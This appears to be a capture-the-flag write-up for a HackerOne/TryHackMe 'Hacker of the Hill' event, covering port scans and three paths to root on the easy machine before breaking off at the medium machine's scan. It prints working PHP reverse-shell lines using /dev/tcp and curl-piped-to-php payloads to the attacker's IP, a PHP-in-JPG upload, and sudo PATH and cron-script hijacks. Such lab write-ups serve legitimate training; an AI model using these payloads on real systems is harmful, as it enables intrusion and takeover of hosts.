



# Hacker Of The Hill #1 (HOTH)



A HackerOne event. Hack machines and submit flags to get private invitations to bug-bounty programs on HackerOne.

## Introduction

There will be 3 sets of challenges (**easy, medium and hard**), each with **3 different ways** to get **initial access** and **3 different ways to escalate your privileges** to root. There will be flags planted on the machine's system and within its various applications, submitting flags awards you points.

All challenges will be available after the event and made public in **TryHackMe's King of the Hill (KOTH) games**.



invitations to bug-bounty programs on HackerOne.

[tryhackme.com](http://tryhackme.com)



During the event time you need to complete all of the challenges to eligible wins the prizes

1st Place	2nd Place	3rd Place	4th - 10th Place
<ul style="list-style-type: none"><li>• A 12 month TryHackMe Premium</li><li>• Access to Attacking Active Directory Throwback Lab</li><li>• TryHackMe Swag</li><li>• HackerOne Swag</li><li>• \$500 Cash Prize</li></ul>	<ul style="list-style-type: none"><li>• 6 month TryHackMe Premium</li><li>• TryHackMeSwag</li><li>• HackerOne Swag</li><li>• \$250 Cash Prize</li></ul>	<ul style="list-style-type: none"><li>• 3 month TryHackMe Premium</li><li>• TryHackMe Swag</li><li>• HackerOne Swag</li><li>• \$100 Cash Prize</li></ul>	<ul style="list-style-type: none"><li>• 1 month TryHackMe Premium</li><li>• Hak5 Equipment</li></ul>

## Easy Challenge

There are 4 flags for the this challenge. We will start by deploying our machine first to get the machine's IP Address.



Your target is the following: [REDACTED]

Submit flags you receive from the machine (with the format THM{FLAG}/thm{FLAG}) to [Hacker101](#). Entering a correct flag on Hacker101 will return another flag (with the format BACK2THM{FLAG}) that needs to be entered on TryHackMe.

## Nmap

```
1 22/tcp open ssh      syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 ((Ubuntu))
2 | ssh-hostkey:
3 |   2048 f7:75:95:c7:6d:f4:92:a0:0e:1e:60:b8:be:4d:92:b1 (RSA)
4 |   ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQC7F0hvQRnCoP0d/4kYKsFt1Z81Zn7/eHHCcC1a
5 |     256 a2:11:fb:e8:c5:c6:f8:98:b3:f8:d3:e3:91:56:b2:34 (ECDSA)
6 |   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBCS0
7 |     256 72:19:b7:04:4c:df:18:be:6b:0f:9d:da:d5:14:68:c5 (ED25519)
8 |   _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIF3y6QxJnjq+vtxnKq2LJB1EIy+RSy5rZqltZulx
9 80/tcp open http     syn-ack ttl 61 Apache httpd 2.4.29
10 | http-methods:
11 |   _ Supported Methods: GET POST OPTIONS HEAD
12 |   _http-server-header: Apache/2.4.29 (Ubuntu)
13 |   _http-title: Apache2 Ubuntu Default Page: It works
14 8000/tcp open http   syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
15 | http-methods:
16 |   _ Supported Methods: GET HEAD POST OPTIONS
17 |   _http-robots.txt: 1 disallowed entry
18 |   _/vbcms
19 |   _http-server-header: Apache/2.4.29 (Ubuntu)
20 |   _http-title: VeryBasicCMS - Home
21 8001/tcp open http   syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
```



```
26 |_Requested resource was /?page=home.php
27 8002/tcp open http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
28 | http-methods:
29 |_ Supported Methods: GET POST
30 |_http-server-header: Apache/2.4.29 (Ubuntu)
31 9999/tcp open abyss?  syn-ack ttl 61
32 | fingerprint-strings:
33 | FourOhFourRequest:
34 |   HTTP/1.0 200 OK
35 |   Date: Sat, 20 Feb 2021 19:03:17 GMT
36 |   Content-Length: 0
37 | GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSe
38 |   HTTP/1.1 400 Bad Request
39 |   Content-Type: text/plain; charset=utf-8
40 |   Connection: close
41 | Request
42 | GetRequest:
43 |   HTTP/1.0 200 OK
44 |   Date: Sat, 20 Feb 2021 19:03:15 GMT
45 |   Content-Length: 0
46 | HTTPOptions:
47 |   HTTP/1.0 200 OK
48 |   Date: Sat, 20 Feb 2021 19:03:16 GMT
49 |   Content-Length: 0
50 |_
```

Looking at the nmap's results, we found out that there are several ports are open:



- 8001 ([http](#))
- 8002 ([http](#))
- 9999 (**This one do not touch**)

Since the author said that there are **3 different ways** to get in **3 different ways** for **privilege escalation** I thought that port 8000-8002 might be the one we should look for!

## Port 80



This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

#### Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|   |-- mods-enabled
|   |   |-- *.load
|   |   |   |-- *.conf
|   |   |-- conf-enabled
|   |   |   |-- *.conf
|   |-- sites-enabled
|       |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

#### Document Roots

By default, Ubuntu does not allow access through the web browser to *any* file apart of those located in `/var/www/html`. This is done to prevent users from accidentally exposing sensitive files on the server. If you need to serve files from other locations, you will need to change the configuration of the Apache2 server.

Looking at the website there is nothing much I can get so I try to use my simple script to compare between the default with this page.

```
diffapache2 http://IP
```



Also no results :( . You can grab this simple script on my Github



H0j3n/EazyPeazy

github.com

0

Issues

44

Stars

14

Forks

```
L# diffapache2 10.10.56.81
1d0
<
6c5
<     Last updated: 2016-11-16
--->     Last updated: 2014-03-19
303,304c302,303
<                                         a2enmod,
<                                         a2dismod,
--->                                         <a href="http://manpages.debian.org/cgi-bin/man.cgi?query=a2enmod">a2enmod</a>,
>                                         <a href="http://manpages.debian.org/cgi-bin/man.cgi?query=a2dismod">a2dismod</a>,
307,308c306,307
<                                         a2ensite,
<                                         a2dissite,
--->                                         <a href="http://manpages.debian.org/cgi-bin/man.cgi?query=a2ensite">a2ensite</a>,
>                                         <a href="http://manpages.debian.org/cgi-bin/man.cgi?query=a2dissite">a2dissite</a>,
312,313c311,312
<                                         a2enconf,
<                                         a2disconf
--->                                         <a href="http://manpages.debian.org/cgi-bin/man.cgi?query=a2enconf">a2enconf</a>,
>                                         <a href="http://manpages.debian.org/cgi-bin/man.cgi?query=a2disconf">a2disconf</a>
336c335
<                                         <a href="http://httpd.apache.org/docs/2.4/mod/mod_userdir.html" rel="nofollow">public_html</a>
--->                                         <a href="http://httpd.apache.org/docs/2.4/mod/mod_userdir.html">public_html</a>
357,358c356,357
<                                         href="https://bugs.launchpad.net/ubuntu/+source/apache2"
<                                         rel="nofollow">existing bug reports</a> before reporting a new bug.
--->                                         href="https://bugs.launchpad.net/ubuntu/+source/apache2">existing
>                                         bug reports</a> before reporting a new bug.
374,375c373
< </html>
< ---
---> </html>
\ No newline at end of file
```


## Port 8000



## Very Basic CMS

Home Page

First thing first I would check on the page source maybe there is something that could give us some hints.



The screenshot shows a terminal window displaying the page source of a web page at `http://10.10.56.81:8000/`. The page source is as follows:

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>VeryBasicCMS - Home</title>
5   <meta charset="utf-8">
6   <meta http-equiv="X-UA-Compatible" content="IE=edge">
7   <meta name="viewport" content="width=device-width, initial-scale=1">
8   <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYiiSIFeK1dGmRAkycuHAHRg32OmUcww7on3RYdg4V"
9 </head>
10 <body>
11 <nav class="navbar navbar-default">
12   <div class="container-fluid">
13     <!-- Brand and toggle get grouped for better mobile display -->
14     <div class="navbar-header">
15       <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#bs-example-navbar-collapse-1" aria-expanded="false">
16         <span class="sr-only">Toggle navigation</span>
17         <span class="icon-bar"></span>
18         <span class="icon-bar"></span>
19         <span class="icon-bar"></span>
20       </button>
21       <a class="navbar-brand" href="#">VeryBasicCMS</a>
22     </div>
23     <!-- Collect the nav links, forms, and other content for toggling -->
24     <div class="collapse navbar-collapse" id="bs-example-navbar-collapse-1">
25       <ul class="nav navbar-nav">
26         <li class="active"><a href="#">Home <span class="sr-only">(current)</span></a></li>
27         <li><a href="#">About</a></li>
28         <li><a href="#">Contact</a></li>
29       </ul>
30     </div><!-- /.navbar-collapse -->
31   </div><!-- /.container-fluid -->
32 </nav>
33 <div class="container" style="padding-top:60px">
34   <h1 class="text-center">Very Basic CMS</h1>
35   <h3 class="text-center">Home Page</h3>
36 </div>
37 <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script>
38 <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js" integrity="sha384-Tc5IQib027qvyjSMfHjOMaLkfuWVxZxUPnCJA7l2mCWNIpG9mGCD8wGNicPD7Txa"
39 </body>
40 </html>
```



```
1 #I always use this two run at the same time
2 ffuf -w directory-list-2.3-medium.txt -e php,html,txt -u http://IP:8000/FUZZ
3 ffuf -w common.txt -e php,html,txt -u http://IP:8000/FUZZ
4
5 #Results
6 about [Status: 200, Size: 1951, Words: 221, Lines: 40]
7 contact [Status: 200, Size: 1955, Words: 221, Lines: 40]
8 robots.txt [Status: 200, Size: 30, Words: 3, Lines: 2]
9 server-status [Status: 403, Size: 278, Words: 20, Lines: 10]
```

Not forget `nikto` one of my fav tool to use :) Found out that there is `robots.txt`



```
+ Target Port:          8000
+ Start Time:          2021-03-03 07:17:59 (GMT-5)
-----
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
  XSS
+ The X-Content-Type-Options header is not set. This could allow the user
  a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/vbcms/' in robots.txt returned a non-forbidden or redirect HTTP
+ "robots.txt" contains 1 entry which should be manually viewed.
```

Looking at the page we found a login page


The screenshot shows a web browser window with the URL `10.10.56.81:8000/vbcms/login`. The browser's navigation bar includes links for Tools, Kali Forums, Kali Docs, NetHunter, Offensive Security, MSFU, Exploit-DB, and GHDB. The main content area displays a login form titled "Login". The form has two input fields: "Username:" and "Password:", both currently empty. A green "Login" button is located to the right of the password field. Above the form, the text "Very Basic CMS" is displayed.



```
1 #Common Credentials  
2 admin:*****
```



Login will get us into the **Admin Area**



## Very Basic CMS

### Admin Area

Pages				
URI	Name	Last Update	Action	
/	Home Page	26/01/21 14:24:06	Edit  View	
/about	About Us	26/01/21 13:54:48	Edit  View	
/contact	Contact Us	26/01/21 13:54:48	Edit  View	

Looking at the action we edit pages , view pages and change password , But most interesting one should be editing the page



## Edit Page: contact

```
<!DOCTYPE html>
<html lang="en">
<head>
    <title>VeryBasicCMS - Contact</title>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYiiSifeK1dGmJRakycuHARg32OmUcww7on3RYdg4Va+PmSTsz/K68vb
dEjh4u" crossorigin="anonymous">
</head>
<body>
<nav class="navbar navbar-default">
    <div class="container-fluid">
        <!-- Brand and toggle get grouped for better mobile display -->
        <div class="navbar-header">
            <button type="button" class="navbar-toggle collapsed" data-
toggle="collapse" data-target="#bs-example-navbar-collapse-1" aria-
            ...
        </div>
```

[Go Back](#)[Update](#)

I saw html and let's try put our reverse shell (**php**) and view it hopefully it works!



Edit Page: contact

```
<?php exec("/bin/bash -c 'bash -i > /dev/tcp/10.4.3.51/9003 0>&1'"); ?>
```

[Go Back](#) [Update](#)

Okay right now our page is updated!



## Admin Area

Page Updated

We got connected but I can't do any commands. So let's try different commands by curl to our reverse shell in php .

```
<?php passthru("curl http://10.4.3.51/shell.php|php"); ?>
```



```
[*] Starting the listener on 10.4.3.51:9003
listening on [any] 9003 ...
connect to [10.4.3.51] from (UNKNOWN) [10.10.56.81] 46382
Linux web-serv 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
12:38:43 up 1:18, 0 users, load average: 30.71, 90.97, 68.45
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
uid=1000(serv1) gid=1000(serv1) groups=1000(serv1),43(utmp)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
serv1
```

Nice! We got hit :) You can try use my reverse shell generator and I will update if I encounter with different ways!



H0j3n/EzpzShell

github.com

We are not going to get all flags yet but let's see how we can get into root with current user now.

Using command `id` we found out that this user has the same group as `utmp`

```
uid=1000(serv1) gid=1000(serv1) groups=1000(serv1),43(utmp)
```



Let's check what files we can access with this group

```
1 find / -group utmp 2>/dev/null
2
3 #Files
4 /usr/lib/x86_64-linux-gnu/utempter/utempter
5 /var/log/btmp #Looks interesting
6 /run/utmp
7 /run/screen
```





## Using Linux utmpdump for Forensics and Detecting Log File Tampering - Sandfly Security

How to use the `utmpdump` command on Linux to detect log file tampering. Also, see how Sandfly's agentless security bot can find

[www.sandflysecurity.com](http://www.sandflysecurity.com)

The terminal shows the output of the `utmpdump` command on the `/var/log/btmp` file. The output lists several user entries, including a redacted entry for user `www`. A red arrow points to this entry with the text "User www is now missing." Another red arrow points to the top of the list with the text "Log cleaner overwrites www entry". Below the list, a message states "System wtmp, utmp, and btmp files are clean the same way." The bottom right corner of the terminal window shows the SandflySecurity logo and the handle @CraigHRo.

So one of the way for us to read the file is using `utmpdump` and luckily the machine have this


```
utmpdump /var/log/btmp
```



The terminal shows the output of the `utmpdump` command on the `/var/log/btmp` file. The output lists several user entries, including a redacted entry for user `www`. The user `www` is listed twice, once with the status `[ssh:notty]` and once with the status `[]`.

Trying with the possible passwords that we have manage to let us get into root! This is the first way i think so and hopefully I can get to find another two ways.

The terminal shows the command `root@web-serv:/home/serv1# whoami;id;hostname` being run. The output shows the user is root, with a uid of 0, and the host name is `web-serv`.



## Home Page

Testing Page

As usual let's use `nikto` and `ffuf`. Even though I already manage to get root but let's try getting a shell from here.

```
1 #Results ffuf
2 index.php [Status: 302, Size: 0, Words: 1, Lines: 1]
3 server-status [Status: 403, Size: 278, Words: 20, Lines: 10]
4 uploads [Status: 301, Size: 319, Words: 20, Lines: 10]
5
6 #Results Nikto
7 + Root page / redirects to: /?page=home.php
```

I thought that there might be an `LFI` but it seems like its not. So let's check on `support.php`



## Support Page

Need help? Raise a support ticket with us here and we'll get back to you asap

Raise Support Ticket

Name:

Email:

Question:

Supporting Documents: ( jpg only )

No file selected.

Let's try fill it and intercept the request using [Burpsuite](#). Make sure that it ends with .jpg



Name:

Email:

Question:

Supporting Documents: ( jpg only )

nothing.jpg

Once we done upload we will receive this




## Raise Support Ticket

**Ticket Ref:** 210303\_R5BGXX**Name:** lala**Email:** lala**Question:**

lala

**Supporting Document:** b40c9fe559a0cf96b10f7b4c5deb24c3.jpg

But we will get to see the picture only but nothing else. But Im curious what if we see it using the parameter page?





## Request

Pretty Raw In Actions ▾

```
1 POST /?page=support.php HTTP/1.1
2 Host: 10.10.56.81:8001
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----145938654340910466162133199091
8 Content-Length: 594
9 Origin: http://10.10.56.81:8001
10 Connection: close
11 Referer: http://10.10.56.81:8001/?page=support.php
12 Cookie: token=1234baclea76920a79d435d0b74581b5
13 Upgrade-Insecure-Requests: 1
14
15 -----145938654340910466162133199091
16 Content-Disposition: form-data; name="name"
17
18 lala
19 -----145938654340910466162133199091
20 Content-Disposition: form-data; name="email"
21
22 lala
23 -----145938654340910466162133199091
24 Content-Disposition: form-data; name="question"
25
26 lala
27 -----145938654340910466162133199091
28 Content-Disposition: form-data; name="file"; filename="nothing.jpg"
29 Content-Type: image/jpeg
30
31 <?php system('id'); ?>
32
33 -----145938654340910466162133199091--
```

Okay let's put the content like above and let's check it using the page parameter.



```
6   <meta http-equiv="X-UA-Compatible" content="IE=edge">
7   <meta name="viewport" content="width=device-width, initial-scale=1">
8   <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYiiSIFeK1dGmJRAkycuHAHRg32OmUcwv
9 </head>
10 <body>
11
12 <nav class="navbar navbar-inverse navbar-fixed-top">
13   <div class="container">
14     <div class="navbar-header">
15       <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar" aria-expanded="false" aria-controls="navbar">
16         <span class="sr-only">Toggle navigation</span>
17         <span class="icon-bar"></span>
18         <span class="icon-bar"></span>
19         <span class="icon-bar"></span>
20       </button>
21       <a class="navbar-brand" href="/?page=home.php">Support Portal</a>
22     </div>
23     <div id="navbar" class="navbar-collapse collapse">
24       <ul class="nav navbar-nav">
25         <li><a href="/?page=home.php">Home</a></li>
26         <li><a href="/?page=support.php">Support</a></li>
27       </ul>
28     </div><!-- .nav-collapse -->
29   </div>
30 </nav>uid=1001(serv2) gid=1001(serv2) groups=1001(serv2)
31 <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script>
32 <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js" integrity="sha384-Tc5IQib027qvyjSMfHjOMaLkfWVxZxUPnCJA7l2mCWNIPG9mGCD8wGN"></script>
33 </body>
34 </html>
```

Okay that's really nice! So lets' put our reverse shell and open the site again

```
<?php passthru("curl http://IP/shell.php|php"); ?>
```





```
14:02:24 up 2:41, 0 users, load average: 0.00, 0.00, 0.26
USER      TTY      FROM          LOGIN@    IDLE    JCPU    PCPU
uid=1001(serv2) gid=1001(serv2) groups=1001(serv2)
/bin/sh: 0: can't access tty; job control turned off
$ whoami;id
serv2
uid=1001(serv2) gid=1001(serv2) groups=1001(serv2)
```

Once we got inside the first thing that I do is to check `sudo -l`

```
serv2@web-serv:/$ sudo -l
Matching Defaults entries for serv2 on web-serv:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User serv2 may run the following commands on web-serv:
  (ALL : ALL) SETENV: NOPASSWD: /usr/bin/restartServer
serv2@web-serv:/$
```

Since there is `SETENV` might do some hijacking stuff

```
1  #!/bin/sh
2  systemctl restart apache2.service
```

Since we can run `restartServer` while changing the environment . Let's create one fake `systemctl` with `bash -p` inside it.



```
4 #Commands  
5 sudo PATH=/tmp:$PATH /usr/bin/restartServer
```

Run the above commands and we will get root shell!!

```
serv2@web-serv:/tmp$ sudo PATH=/tmp:$PATH /usr/bin/restartServer  
root@web-serv:/tmp# whoami;id;hostname  
root  
uid=0(root) gid=0(root) groups=0(root)  
web-serv
```

## Port 8002

Let's check on port 8002 and nervous little bit haha because as we go up one port the level increase a little bit somehow haha.



## Learn PHP with Adam

### Why learn PHP?

PHP is one of the most commonly used scripting languages on the internet!

PHP has the following benefits over other languages:

- No History of security problems
- Strict Type Casting
- An abundance of code on the internet that you can copy and paste into your own projects
- And much more!

[Try Free Lesson](#)[Sign Me Up](#)

Looking at [Sign Me Up](#) we will find this



## Learn PHP with Adam

Subscribe

Subscribe Now

Name:

Email:

Credit Card Number:

I have tried to try a few things but can't find anything. So moving one Let's check the  
Try Free Lesson and we can write our php code inside it. So I tried to echo hi and it works?



One of the first things we do when learning a new computer language is print the words "Hello World" to the screen

In PHP we can use the echo command. For example:

```
echo "Hello Adam";
```

You need to remember to end each line of code with a semi colon! Now below, enter the code required for it to print the string **Hello World**.

Once complete click the "Check Code" button

```
<?php  
echo "hi";  
?>
```

**Check Code**

Results:

```
hi
```

I tried random stuff and found that this works!

```
echo `id`;
```





words "Hello World" to the screen  
In PHP we can use the echo command. For example:  
echo "Hello Adam";  
You need to remember to end each line of code with a semi colon! Now below,  
enter the code required for it to print the string **Hello World**.  
Once complete click the "Check Code" button

```
<?php  
echo 'id';  
?>
```

Check Code

Results:  
uid=1002(serv3) gid=1002(serv3) groups=1002(serv3)

So let's try to get reverse shell again XD

```
echo `curl http://IP/shell.php|php`;
```



```
[*] Starting the listener on 10.4.3.51:9004

listening on [any] 9004 ...
connect to [10.4.3.51] from (UNKNOWN) [10.10.56.81] 55380
Linux web-serv 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64
14:32:05 up 3:11, 0 users, load average: 0.02, 0.14, 0.10
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=1002(serv3) gid=1002(serv3) groups=1002(serv3)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
serv3
```



```
drwxr-xr-x 3 serv3 serv3 4096 Feb 15 02:02 .
drwxr-xr-x 6 root  root  4096 Feb 15 02:02 ..
lrwxrwxrwx 1 root  root   9 Feb 15 00:56 .bash_history -> /dev/null
-rw-r--r-- 1 serv3 serv3  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 serv3 serv3 3771 Apr  4  2018 .bashrc
-rw-r--r-- 1 serv3 serv3  807 Apr  4  2018 .profile
drwxr-xr-x 3 serv3 serv3 4096 Feb 15 01:02 backups
```

Looking at backups there is one script

```
1 #!/bin/bash
2 mv /backups/* /home/serv3/backups/files
```

Since this own by `serv3` . I try to change this to something else to check if there is a cronjobs running.

```
1 mv backup.sh backup2.sh
2 echo 'echo "a" > /home/serv3/backups/test' > backup.sh
```

After wait a few minutes i found out that one files has been created by root. Put a reverse shell inside `backup.sh` and you will get root shell!



```
bash: no job control in this shell
root@web-serv:~# whoami;id;hostname
whoami;id;hostname
root
uid=0(root) gid=0(root) groups=0(root)
web-serv
root@web-serv:~#
```

## Getting All Flags

- What is the user flag for the serv1 user?
  - You can find it in /usr/games/fortune
- What is the user flag for the serv2 user?
  - You can find it in /var/lib/rary
- What is the user flag for the serv3 user?
  - You can find it in /var/www/serv4/index.php
- What is the root.txt flag?
  - You can find it in /root/root.txt

---

## Medium Challenge

There are 6 flags for the this challenge. We will start by deploying our machine first to get the machine's IP Address.



Your target is the following: [REDACTED]

Submit flags you receive from the machine (with the formats THM{FLAG} or thm{FLAG}) to [Hacker101](#). Entering a correct flag on Hacker101 will return another flag (with the format BACK2THM{FLAG}) that needs to be entered on TryHackMe.

## Nmap

```
1 80/tcp    open  http          syn-ack ttl 125 Microsoft IIS httpd 10.0  ↗
2  | http-methods:
3  |   Supported Methods: OPTIONS TRACE GET HEAD POST
4  |_ Potentially risky methods: TRACE
5  |_http-server-header: Microsoft-IIS/10.0
6  |_http-title: PhotoStore - Home
7 81/tcp    open  http          syn-ack ttl 125 Microsoft IIS httpd 10.0
8  | http-methods:
9  |   Supported Methods: OPTIONS TRACE GET HEAD POST
10 |_ Potentially risky methods: TRACE
11 |_http-server-header: Microsoft-IIS/10.0
12 |_http-title: Network Monitor
13 82/tcp    open  http          syn-ack ttl 125 Microsoft IIS httpd 10.0
14  |_http-favicon: Unknown favicon MD5: C967A141ABFF1D6AB42CE7440E58128C
15  | http-methods:
16  |   Supported Methods: OPTIONS TRACE GET HEAD POST
17  |_ Potentially risky methods: TRACE
18  |_http-server-header: Microsoft-IIS/10.0
19  |_http-title: Site doesn't have a title (text/html; charset=UTF-8).
20 88/tcp    open  kerberos-sec  syn-ack ttl 125 Microsoft Windows Kerberos (serv
21 135/tcp   open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
22 139/tcp   open  netbios-ssn  syn-ack ttl 125 Microsoft Windows netbios-ssn
```



```
27 636/tcp  open  tcpwrapped   syn-ack ttl 125
28 3268/tcp  open  ldap        syn-ack ttl 125 Microsoft Windows Active Directo
29 3269/tcp  open  tcpwrapped   syn-ack ttl 125
30 3389/tcp  open  ms-wbt-server syn-ack ttl 125 Microsoft Terminal Services
31 | rdp-ntlm-info:
32 | Target_Name: TROY
33 | NetBIOS_Domain_Name: TROY
34 | NetBIOS_Computer_Name: TROY-DC
35 | DNS_Domain_Name: troy.thm
